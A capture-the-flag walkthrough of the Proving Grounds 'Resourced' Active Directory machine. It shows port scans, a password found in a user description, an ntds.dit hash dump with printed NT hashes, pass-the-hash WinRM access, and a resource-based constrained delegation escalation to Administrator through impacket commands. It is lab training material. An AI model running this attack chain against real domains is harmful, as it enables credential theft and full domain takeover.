Nmap
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-10-25 21:13:36Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: resourced.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: resourced.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=ResourceDC.resourced.local
| Issuer: commonName=ResourceDC.resourced.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-10-24T21:12:54
| Not valid after:  2027-04-25T21:12:54
| MD5:     7095 5760 af0e 0185 bf3b 0a23 5d77 8985
| SHA-1:   47c2 db67 1e99 c831 aa8c f0ed e68e 4b57 16d8 6bfd
|_SHA-256: 3b65 f806 8637 bf21 19cb d80f 49a7 7a9e d8e4 9a4e f932 79be a519 9d84 d689 dc6d
|_ssl-date: 2026-10-25T21:14:30+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: resourced
|   NetBIOS_Domain_Name: resourced
|   NetBIOS_Computer_Name: RESOURCEDC
|   DNS_Domain_Name: resourced.local
|   DNS_Computer_Name: ResourceDC.resourced.local
|   DNS_Tree_Name: resourced.local
|   Product_Version: 10.0.17763
|_  System_Time: 2026-10-25T21:13:46+00:00
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
PORT STATE SERVICE
53/tcp open domain
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
3389/tcp open ms-wbt-server
5985/tcp open wsman
9389/tcp open adws
49666/tcp open unknown
49675/tcp open unknown
49695/tcp open unknown
49710/tcp open unknownEnumeration
| Port | Service | Comments |
|---|---|---|
53 | DNS | |
88 | Kerberos | |
135 | RPC | |
139/445 | SMB | |
389/636 | LDAP | |
464 | kpasswd | |
3268-9 | Global LDAP | |
3389 | RDP | |
5985 | WinRM |
Ran enum4linux against target and found some users. One user has what appears to be his password in the description.


Netexec confirms that this is the correct password for user v.ventz.
v.ventz:HotelCalifornia194!

This allows us to look at the shares on the system. There is a Password Audit share that we have Read access to.

We are able to download the SECURITY and SYSTEM hives from the share. ntds.dit is also available and we grab that as well.
We just need SYSTEM and ntds.dit for secretsdump to give us the system hashes.
impacket-secretsdump -ntds ntds.dit -system SYSTEM LOCAL > secretsdump_output.txt 2>&1
┌──(kali㉿kali)-[~/ProvingGrounds/Resourced]
└─$ cat secretsdump_output.txt
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x6f961da31c7ffaf16683f78e04c3e03d
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 9298735ba0d788c4fc05528650553f94
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:12579b1666d4ac10f0f59f300776495f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
RESOURCEDC$:1000:aad3b435b51404eeaad3b435b51404ee:9ddb6f4d9d01fedeb4bccfb09df1b39d:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3004b16f88664fbebfcb9ed272b0565b:::
M.Mason:1103:aad3b435b51404eeaad3b435b51404ee:3105e0f6af52aba8e11d19f27e487e45:::
K.Keen:1104:aad3b435b51404eeaad3b435b51404ee:204410cc5a7147cd52a04ddae6754b0c:::
L.Livingstone:1105:aad3b435b51404eeaad3b435b51404ee:19a3a7550ce8c505c2d46b5e39d6f808:::
J.Johnson:1106:aad3b435b51404eeaad3b435b51404ee:3e028552b946cc4f282b72879f63b726:::
V.Ventz:1107:aad3b435b51404eeaad3b435b51404ee:913c144caea1c0a936fd1ccb46929d3c:::
S.Swanson:1108:aad3b435b51404eeaad3b435b51404ee:bd7c11a9021d2708eda561984f3c8939:::
P.Parker:1109:aad3b435b51404eeaad3b435b51404ee:980910b8fc2e4fe9d482123301dd19fe:::
R.Robinson:1110:aad3b435b51404eeaad3b435b51404ee:fea5a148c14cf51590456b2102b29fac:::
D.Durant:1111:aad3b435b51404eeaad3b435b51404ee:08aca8ed17a9eec9fac4acdcb4652c35:::
G.Goldberg:1112:aad3b435b51404eeaad3b435b51404ee:62e16d17c3015c47b4d513e65ca757a2:::
<SNIP>
We create a users.txt and hashes.txt (just the NT hashes) with our data.
Administrator
Guest
RESOURCEDC$
krbtgt
M.Mason
K.Keen
L.Livingstone
J.Johnson
V.Ventz
S.Swanson
P.Parker
R.Robinson
D.Durant
G.Goldberg
12579b1666d4ac10f0f59f300776495f
31d6cfe0d16ae931b73c59d7e0c089c0
9ddb6f4d9d01fedeb4bccfb09df1b39d
3004b16f88664fbebfcb9ed272b0565b
3105e0f6af52aba8e11d19f27e487e45
204410cc5a7147cd52a04ddae6754b0c
19a3a7550ce8c505c2d46b5e39d6f808
3e028552b946cc4f282b72879f63b726
913c144caea1c0a936fd1ccb46929d3c
bd7c11a9021d2708eda561984f3c8939
980910b8fc2e4fe9d482123301dd19fe
fea5a148c14cf51590456b2102b29fac
08aca8ed17a9eec9fac4acdcb4652c35
62e16d17c3015c47b4d513e65ca757a2
We check for WinRM access:
nxc winrm 192.168.225.175 -u users.txt -H hashes.txt
And find a pwned! user:

L.Livingstone:19a3a7550ce8c505c2d46b5e39d6f808
Initial Access
Logging in with evil-winrm:

We need to get sharphound.exe onto the box to collect data for Bloodhound. Fire up a python http server and move it to the box.
.\SharpHound.exe --CollectionMethods All --zipfilename RESOURCED
Once we get the zip, we can download it to our attacking machine through evil-winrm.
We fire up Bloodhound and ingest the data.
Privilege Escalation
L.Livingstone has GenericAll over the DC! This means we can:
- Perform Resource-Based Constrained Delegation (RBCD) attacks
- Modify service accounts
- Grant yourself additional privileges

We will begin by creating a new computer account.
impacket-addcomputer resourced.local/l.livingstone -dc-ip 192.168.225.175 -hashes :19a3a7550ce8c505c2d46b5e39d6f808 -computer-name 'ATTACKER$' -computer-pass 'Password123'
We do this because computer accounts can perform kerberos delegation. As Bloodhound puts it:
We now need to configure the target object so that the attacker-controlled computer can delegate to it. Impacket's rbcd.py script can be used for that purpose:
Info
The Impacket rbcd.py Script is a Python tool used to read, write, remove, or flush the
msDS-AllowedToActOnBehalfOfOtherIdentitysecurity property on Active Directory computer objects.
impacket-rbcd -delegate-from 'ATTACKER$' -delegate-to 'RESOURCEDC$' -action 'write' -dc-ip 192.168.225.175 -hashes :19a3a7550ce8c505c2d46b5e39d6f808 'resourced.local/l.livingstone:'
We have now configured RESOURCEDC to trust ATTACKER for delegation. This means that we can impersonate any user when communicating with RESOURCEDC.
Now to request a service ticket with impacket-getST and impersonate the Administrator user.
impacket-getST -spn 'cifs/RESOURCEDC.resourced.local' resourced.local/ATTACKER$:'Password123' -impersonate Administrator -dc-ip 192.168.225.175
Now we export the ticket path:
export KRB5CCNAME=/home/kali/ProvingGrounds/Resourced/Administrator@cifs_RESOURCEDC.resourced.local@RESOURCED.LOCAL.ccacheAdding the computer to our /etc/hosts file:

And finally, we use psexec to remote into the DC as Administrator.
sudo impacket-psexec -k -no-pass resourcedc.resourced.local -dc-ip 192.168.225.175
Done!